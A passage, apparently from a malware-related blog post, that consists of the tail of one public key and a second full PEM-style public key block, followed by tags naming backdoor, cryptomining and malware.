OZoTpAjfN96eQReDYLHYkY9SmdjmclnXGo6SP2VHdlm+Xf5DU7E+0c1WNNb2fGN8
+XY29XLuesCppPyeCejMEgIIfIm6A0ltRtwdRHzqgLaY3o6Q6KTvMCQY2zEwKvx8
h1u5CLNpJ0yajbvaO41g4uKBtAPL+N9knsfnIqwG1r7emocrUbj3Nou9mPvtTVHr
r6ZRCmXbdhXTFL6ztLEGYt4wYwvJfKXlgk+3LFECffw0LpjUXEJVtzb//eI4rEyq
J99exvMzQJ5ELLwpRT/Ehq4D7ngc5V/LGQvGNG5MUnzjDF5Ja5W56HcYRVCj8+CV
jHzOUMx1Ojzeb9L87dS+neATWLr+26kMBALr7IEi37483oLQcD5W4bKspQmMdOJb
ED8MEVTd1V6/ITfcBRiHmEdHazV6OnxZsriXQ6MQtnS5WYKjaCwnv2QfUAtfspeO
tGeIalZIdY/MpABHnmhOQZc5rRXrsEU028zmD52OXTXVfnklhhZjHm9QOX6D4fM3
kQIDAQAB
—–END PUBLIC KEY—–
—–BEGIN PUBLIC KEY—–

MIIEfDANBgkqhkiG9w0BAQEFAAOCBGkAMIIEZAKCBFsAuwkH5cn5zS75ZQpdViD/
L5gUpjnJXJL1rWB0toEICF58mkjpR8DGR+Nl3IXgyjSdKprFUU7pVhO5kmlgiId/
VqbBQZdwKaLxi4oeg4zzVQ7ACwanU1eYqOCNoAsrdcuWkytnPUcLRC3VtE5POp1n
skiPiKNt4aWvzXw61+o+ROEQhKcsYaB3Xu34X1HPxI1HSFhPLxuj20Gfiu3Aol3r
mGdxLWa/sVbkYzyinocrVRl09+Tys0JYq1hc+q6ZR3fN1wOqOQm7dlksmPLDAhIi
9AFyKPrdiLc30kpMP3dpZT/IilkRebcrlufiDgXpAij2t6zzHC5cjn4eCOV80kzJ
qgw8oMAww0K2jvhwTWlRkvvAWtkbHUL9VRX69NFAJOuAPsHNv7ScWiy4EW4KxlFd
zR0B6hzsOc/bo0ns5ffrtOFPao1yW7h4BqE8AYpENwKmygQCh+e211Gd0ABD4131
nNYuZokyYXLLEuzwEjzJlw0bKbwn6suVPA8WAa53iy43/5LWQFfWB3AK8qolJ6ck
vyNLJiMtMa1Q+K3pcRndfQpLMsI19ZZyz67Rh0T+QqDt2XQ5gT4gnmPlc2wB3Y7X
2XoZHQZ8FRgYxhS2Szurmn/70NeZEq6p4Zr+yj0FqEjNvR1ooUz5pwJ6iJSmXRtN
ifaBHKhmc4l5ZIUOUkhtsQ1bmsII092gtLPrLkU7hC1hG9vSzUEh6myLs/pqIKTj
x+s+tHqF34XuvNMJOAcv7dXIiQ0QqfG1bFFP6WItwNyeRRGVIkik6GZuAe3lXV5d
bcKr+ID6pZBeI+yN6y+ugX900WZHKZCfSWvAEQDDZW7TCe0sBQpq083B1GVQOg9t
3MM43PqdYrVgH0fRYa6YJ0SrvhFEIjaevszmOYo+eE5P3GHuL4ty45LrkE91qTWk
fYexEQ0QhCsmBFCu+oX/EI6NpAm636zoc9qPZScZBgIAStYCJJt6pIzDr3tq0BFR
oA3CklsFrKloDgx3rBZgNJk4lpWd9kihNRq7EzI8Y/YbAA0SlgkfXj6/4s0B0ODi
2xirUJzhzQnJuvXFdirwoRpHglMtIOhmfy0fMnvorDbmxGyMVM4n44nGLLrqaZj1
+8QWi9PixPNWgznPBeQaT7q78IPooWn9H/efJ2Rb602iW8H9NSbp/Mt2+Qa4O2Cg
ATymvrRG6oyCgNF5L1fUpGQNQpD3PzSyrTdyjEIabjPpPD+doXPq3y+sEYvWVwDc
96SwVSB7oZ3Bj4/tW7IJ4FhPzXcrBl0RsdURHHhJsHPHSQH6QRtebKcc+3TemhN5
CcXjHmETcB0a0FJ6DXNm4iQZx+t/q8F0ZYnBGhR7aAYu5wl5ofJxGFTQkc5KisYh
B6XogfPM7GT5Zw2B7omiXiGHKALXerzQP831+gL8Zso6ZIWGM3F+PJqQarfn0wnT
xQ264rjtnSKnSkfaDRGxpBYyMDF3CxMPHYsmv7K5lF4be5ASK64VexloUQIDAQAB
——END PUBLIC KEY——

Tagged as backdoor, cryptomining, malware